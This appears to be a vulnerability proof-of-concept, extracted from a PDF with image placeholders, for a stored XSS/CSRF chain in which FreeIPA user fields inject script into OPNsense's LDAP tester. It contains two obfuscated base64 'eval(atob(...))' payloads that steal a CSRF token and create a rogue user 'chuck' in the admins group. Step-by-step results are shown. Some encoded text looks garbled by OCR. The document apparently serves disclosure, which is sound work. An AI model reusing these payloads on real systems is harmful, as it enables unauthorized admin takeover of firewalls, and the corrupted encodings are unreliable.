
OPNSENSE XSS/CSRF POC

Step 1: Payload in IPA user fields

- 1. Log in FreeIPA with test XSS user (a common user)
- 2. Fill the fields with two XSS:
 - 1. First field to retrieve token
 - 2. 2nd Field to request OPNSense endpoint
 - <script>eval(atob('ZnVuY3Rpb24gcmVxTGlzdGVuZXlgKCkge312YXlgb1JlcSA9IG5ldyBYTUxldHRwUmVxdWVzdC gpO29SZXEub25sb2FkID0gcmVxTGlzdGVuZXl7b1JlcS5vcGVuKCJwb3N0liwgli9maXJld2FsbF9ydWxlcy5waHAiLCB mYWxzZSk7b1JlcS5zZXRSZXF1ZXN0SGVhZGVyKCdYLUNTUkZUb2tlbicslCdhYWFhJyk7b1JlcS5zZXRSZXF1ZXN0SG VhZGVyKCdDb250ZW50LVR5cGUnLCAnYXBwbGljYXRpb24veC13d3ctZm9ybS11cmxlbmNvZGVkOyBjaGFyc2V0P VVURi04Jyk7b1JlcS5zZW5kKCdhY3Q9dG9nZ2xlJmlkPTEnKTt0b2tlbj1vUmVxLnJlc3BvbnNlVGV4dC5tYXRjaCgvW 0EtWmEtejAtOV17MzJ9Lyk7Cg=='))
 - <script>eval(atob("ZnVuY3Rpb24gcmVxTGlzdGVuZXIgKCkge312YXIgb1JlcSA9IG5IdyBYTUxIdHRwUmVxdWVzdC gpO29SZXEub25sb2FkID0gcmVxTGlzdGVuZXI7b1JlcS5vcGVuKCJwb3N0Iiwgli9zeXN0ZW1fdXNlcm1hbmFnZXIuc GhwP2FjdD1uZXciLCBmYWxzZSk7b1JlcS5zZXRSZXF1ZXN0SGVhZGVyKCdYLUNTUkZUb2tlbicsIHRva2VuKTtvUmV xLnNIdFJlcXVlc3RIZWFkZXIoJ0NvbnRlbnQtVHIwZScsICdhcHBsaWNhdGlvbi94LXd3dy1mb3JtLXVybGVuY29kZWQ 7IGNoYXJzZXQ9VVRGLTgnKTtvUmVxLnNlbmQoJ2FjdD1uZXcmdXNlcmlkPSZwcml2X2RlbGV0ZT0mYXBpX2RlbGV 0ZT0mY2VydGlkPSZzY29wZT11c2VyJnVzZXJuYW1lZmxkPWNodWNrJm9sZHVzZXJuYW1lPXRvdG8mcGFzc3dvcm RmbGQxPWNodWNrJnBhc3N3b3JkZmxkMj1jaHVjayZkZXNjcj1jaHVjayZlbWFpbD1jaHVjayU0MG5vcnJpcy5jb20 mY29tbWVudD0mbGFuZGluZ19wYWdlPSZsYW5ndWFnZT1EZWZhdWx0JnNoZWxsPSZleHBpcmVzPSZncm91cH MlNUIINUQ9YWRtaW5zJm90cF9zZWVkPSZhdXRob3JpemVka2V5cz0maXBzZWNwc2s9JnNhdmU9c2F2ZScpOw o="))


✓ Utilisateur: test xss




Certificate mapping data 6

Step 2: Exploit in OPNSENSE


** Users Before Exploit **




- 1. OPNSENSE's admin goes to System->Access->Tester
- 2. Admin tries to test FREEIPA's LDAP server with "test_XSS" user




OPNSENSE retrieves test_XSS 's LDAP informations:




4. First Payload retrieves' token, as you can see a valid token is in the response text



5. 2nd payload request endpoint with valid CSRF token



6. Payload tries to create user chuck with and add it to admins group



7. User "Chuck" is created, and it belongs to admins group

